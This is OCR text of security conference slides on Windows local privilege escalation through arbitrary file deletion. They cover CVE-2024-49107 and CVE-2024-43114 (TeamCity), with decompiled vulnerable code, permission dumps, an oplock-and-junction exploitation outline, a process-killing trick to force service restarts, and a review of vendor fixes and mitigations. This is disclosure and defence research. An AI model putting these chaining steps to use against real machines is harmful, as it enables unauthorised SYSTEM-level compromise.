
WmsRepair Service
Recovery
Configuration

Since we got an "arbitrary process deletion" primitive, killing the wmsrepair process will trigger its automatic restart, as defined in its recovery settings.

Thus, we have an full-chain arbitrary file deletion bug, which makes us to LPE[1]

[1]https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks

Full-Chain Exploitation Demo for CVE-2024-49107



CVE-2024-43114

Jetbrains TeamCity Privilege Escalation via Link Following

Description

In JetBrains TeamCity before 2024.07.1 possible privilege escalation due to incorrect directory permissions

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.


CVSS 3.x Severity and Vector Strings:

NVD	**NIST:** NVD	**Base Score:** 7.8 HIGH	**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
C	**CNA:** JetBrains s.r.o.	**Base Score:** 7.5 HIGH	**Vector:** CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N

TeamCity	Possible privilege escalation due to incorrect directory permissions. Reported by Crispr Xiang(TW-87656)	High	2024.07.1	CWE-276	CVE-2024-43114

What is TeamCity


TeamCity is used to build and test software products in an automated manner.



Based on Java

What is TeamCity

TeamCity is used to build and test software products in an automated manner.




History Bugs Reported by us

- Preauth-RCE: CVE-2024-24942
- Path Traversal: CVE-2024-23917

All in Web Attack Surface!!


TeamCity LPE Bugs?

- The bug was in TeamCity for Windows.
- 1. The TeamCity Architecture on Windows



TeamCity LPE Bugs?


- The bug was in TeamCity for Windows.
- **1. The TeamCity Architecture on Windows**



TeamcityService.exe
(SYSTEM service)

Cmd.exe
(running Teamcity-server.bat)


Tomcat(Catalina.bat)
(SYSTEM process)



No Redirectuon Guard Mitigation

TeamCity LPE Bugs?

The bin path(C:\TeamCity\bin) and the lib Jar directory (C:\TeamCity\lib) are DACL protected!



For analysis, we need to import all library and decompile it.

TeamCity LPE Bugs?

Vulnerability Call Chain

1. org.hsqldb.server.Servlet#init
2. org.hsqldb.DatabaseManager#getDatabase(java.lang.String, java.lang.String, org.hsqldb.persist.HsqlProperties)
3. org.hsqldb.Database#open
4. org.hsqldb.Database#reopen
5. org.hsqldb.persist.Logger#open
6. org.hsqldb.persist.Log#open
7. org.hsqldb.persist.Log#deleteOldTempFiles

deleteOldTempFiles is the Sink!!

TeamCity LPE Bugs?

```
void deleteOldTempFiles() {
    try {
        if (this.database.logger.tempDirectoryPath == null) {
            return;
        }
        File var1 = new File(this.database.logger.tempDirectoryPath);
        File[] var2 = var1.listFiles();
        if (var2 == null) {
            return;
        }
        for(int var3 = 0; var3 < var2.length; ++var3) {
            var2[var3].delete();
        }
    } catch (Throwable var4) {
    }
}
```

```
// Java.io.File
public boolean delete() {
        SecurityManager security = System.getSecurityManager();
        if (security != null) {
            security.checkDelete(path);
        }
        if (isInvalid()) {
            return false;
        }
        return fs.delete(this);
    }
```

At last, fs.delete call Java_java_io_WinNTFileSystem_delete(JNI), and finally call DeleteFileW in Windows enviroment

CVE-2024-43114

Description

1. When the service running, it will delete all files in the directory (C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp) without validation

2. Attackers can make a craft ps-eudo symlink and thus lead to arbitrary file deletion, and finally get LPE


CVE-2024-43114

1.DACL of directory

```
C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp>cacls .
C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
                                                         BUILTIN\Administrators:(OI)(CI)(ID)F
                                                         CREATOR OWNER:(OI)(CI)(IO)(ID)F
                                                         BUILTIN\Users:(OI)(CI)(ID)R
                                                         BUILTIN\Users:(CI)(ID)(SPECIAL ACCESS:)
                                                                               FILE_WRITE_DATA
                                                                               FILE_APPEND_DATA
                                                                               FILE_WRITE_EA
                                                                               FILE_WRITE_ATTRIBUTES
```

Write Permission

2. Delete Operations in Procmon



java.exe	14744	CreateFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp	SUCCESS	Desired Acces...	NT AUTHORITY\...
java.exe	14744	QueryDirectory	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp*	SUCCESS	FileInformati...	NT AUTHORITY\...
java.exe	14744	QueryDirectory	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp	SUCCESS	FileInformati...	NT AUTHORITY\...
java.exe	14744	QueryDirectory	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp	NO MORE FILES	FileInformati...	NT AUTHORITY\...
java.exe	14744	CloseFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp	SUCCESS		NT AUTHORITY\...
java.exe	14744	CreateFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS	Desired Acces...	NT AUTHORITY\...
java.exe	14744	SetBasicInformationFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS	CreationTime:...	NT AUTHORITY\...
java.exe	14744	CloseFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS		NT AUTHORITY\...
java.exe	14744	CreateFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS	Desired Acces...	NT AUTHORITY\...
Explorer.EXE	5580	NotifyChangeDirectory	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp	SUCCESS	Filter: FILE_...	ANONYMOUS\xbc69
java.exe	14744	QueryBasicInformation...	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS	CreationTime:...	NT AUTHORITY\...
java.exe	14744	CloseFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS		NT AUTHORITY\...
java.exe	14744	CreateFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS	Desired Acces...	NT AUTHORITY\...
java.exe	14744	QueryAttributeTagFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS	Attributes: N...	NT AUTHORITY\...
java.exe	14744	SetDispositionInforma...	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS	Flags: FILE_D...	NT AUTHORITY\...
java.exe	14744	CloseFile	C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp	SUCCESS		NT AUTHORITY\...

3.Exploitation

using *BaitAndSwitch* by James Forshaw again!

- 1. Create a "*.tmp" file in that directory and set oplock
- 2. waiting for java.exe to delete the file
- 3. when oplock hits, we create junction and object manager symbolic link
- 4. release oplock


Question: How to full-chain exploit since we don't have permission to restart Teamcity Service

CVE-2024-43114

Permission for Teamcity Service

```
C:\Crispr>accesschk.exe -c teamcity -v
teamcity
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  R  NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

Only Have Query Permission
No Start and Stop Permission



No Auto-Restart Configuration

CVE-2024-43114

Permission for Teamcity Service

```
C:\Crispr>accesschk.exe -c teamcity -v
teamcity
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  R  NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

Never mind!
It's a Deamon Process

```
:do_cycle
  :do_cycle_while
    if not exist "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.new" goto do_cycle_call
    move "%TEAMCITY_SERVER_RESTARTER_SCRIPT%" "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.old" >nul
    move "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.new" "%TEAMCITY_SERVER_RESTARTER_SCRIPT%" >nul
    :do_cycle_call
    call "%TEAMCITY_SERVER_RESTARTER_SCRIPT%" run %2 %3 %4 %5 %6 %7 %8 %9
    if not exist "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.new" goto do_cycle_end
  goto do_cycle_while
  :do_cycle_end
goto:eof
```

Teamcity-server.bat

4. Full-Chain Exploitation

- Using "Wersvc Arbitrary Process Killing" to kill java.exe and then the java.exe process will be spawned again!

In this way, we gain the ability to start and stop service indirectly

Countermeasures

We analyze the countermeasures of each reported vulnerbilities in this part

Countermeasure of ZDI-24-1098

```
if ( (int)UtilGetTokenIntegrityRid(hToken[0], (unsigned int *)&v40) >= 0 && (unsigned int)v40 >= 0x4000 )
{
  if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GLOBAL_Control + 28) & 4) != 0 )
    WPP_SF_(*((_QWORD *)WPP_GLOBAL_Control + 2), 18LL, &WPP_25a1d84fd68832a0b43896ccf2bf8d28_Traceguids);
  v18 = 1;
  goto LABEL_59;
}
```

CHangrepServer::_CheckIfOKToReport function in the Windows Insider Preview.

Countermeasure of ZDI-24-1098

```
__int64 __fastcall UtilGetTokenIntegrityRid(HANDLE TokenHandle, unsigned int *a2)
{
    TokenInformationLength = 0;
    if ( GetTokenInformation(TokenHandle, TokenIntegrityLevel, 0i64, 0, &TokenInformationLength)
    ...
        if ( GetTokenInformation(TokenHandle, TokenIntegrityLevel, v5, TokenInformationLength,
&TokenInformationLength) )
        {
          SidSubAuthorityCount = GetSidSubAuthorityCount(*v5);
          *a2 = *GetSidSubAuthority(*v5, (unsigned int)*SidSubAuthorityCount - 1);
          ...
}
```

UtilGetTokenIntegrityRid checks the integrity level of a process targeted for termination.

Countermeasure of ZDI-24-1098

```
if ( (int)UtilGetTokenIntegrityRid(hToken[0], (unsigned int *)&v40) >= 0 && (unsigned int)v40 >= 0x4000 )
{
  if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GLOBAL_Control + 28) & 4) != 0 )
    WPP_SF_(*((_QWORD *)WPP_GLOBAL_Control + 2), 18LL, &WPP_25a1d84fd68832a0b43896ccf2bf8d28_Traceguids);
  v18 = 1;
  goto LABEL_59;
}
```


However, since the current check of **0x4000** allows high-integrity processes to pass the conditional check, changing this value to **0x3000** should **patch** the vulnerability.

Countermeasure of CVE-2024-30033

```
bool __fastcall CConnectionWaitList::Load(
        CConnectionWaitList *this,
        const unsigned __int16 *a2,
        struct CConnectionTable *a3)
{
  ...
  if ( v8 )
  {
    StringCchCopyW(v8, v7, wszProjectPath);
+    if ( !(unsigned
__int8)wil::details::FeatureImpl<__WilFeatureTraits_Feature_3776113982>::__private_IsEnabled(&`wil::Fea
ture<__WilFeatureTraits_Feature_3776113982>::GetImpl'::`2'::impl) )
+    {
      CUserProfilePathBuilder::CUserProfilePathBuilder(
        (CUserProfilePathBuilder *)v14,
        *((const unsigned __int16 **)this + 17));
      v9 = *((_QWORD *)a3 + 1);
      v10 = (unsigned __int16 *)Block;
      do
      {
        if ( !v9 )
          break;
        v11 = CUserProfilePathBuilder::SetUser(
                (CUserProfilePathBuilder *)v14,
                *(const unsigned __int16 **)(*(_QWORD *)(v9 + 16) + 32i64));
        v10 = (unsigned __int16 *)Block;
        v6 = v11;
        if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) )
        {
          StringCchCopyW(pszPath, 0x104ui64, v10);
          if ( PathAppendW(pszPath, L"WaitList.dat") )
            DeleteFileW(pszPath);
        }
        v9 = *(_QWORD *)(v9 + 24);
      }
    ...
}
```

MSRC has been patched so that it doesn't just run a file deletion routine.

Countermeasure of CVE-2024-49107



Path Redirection Mitigations

Mitigations coming in a future release

Hardlink mitigation
- Will now require write permission to link destination before creation
- Already available in Windows Insider Preview (and bounty eligible)

Junction mitigation
- Newly created junctions gain a "mark of the Medium IL"
- Services running highly privileged will not follow "marked" junctions


SYSTEM %TEMP% change
- Today, SYSTEM's %TEMP% value is \Windows\Temp, which is world writable
- GetTempPath will return a new, properly ACL'd path for SYSTEM

```
PS C:\> Get-NtProcessMitigations -ProcessId 2908 | Select-Object Name,ImagePath,EnforceRedirectionTrust

Name                ImagePath                                                                  EnforceRedirectionTrust
----                ---------                                                                  -----------------------
WmsSelfHealingSvc.exe \Device\HarddiskVolume3\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe                True
```

WmsRepair Service uses ***Junction redirection protection***, aka *Redirection Guard*, to mitigate.

Junction redirection protection



RedirectionGuard, a new junction mitigation, must block junction traversal when an attacker is attempting to maliciously redirect a file operation. However, it must also minimize regressions by allowing as many safe junction traversals as possible.

https://msrc.microsoft.com/blog/2025/06/redirectionguard-mitigating-unsafe-junction-traversal-in-windows/

Countermeasure of CVE-2024-43114

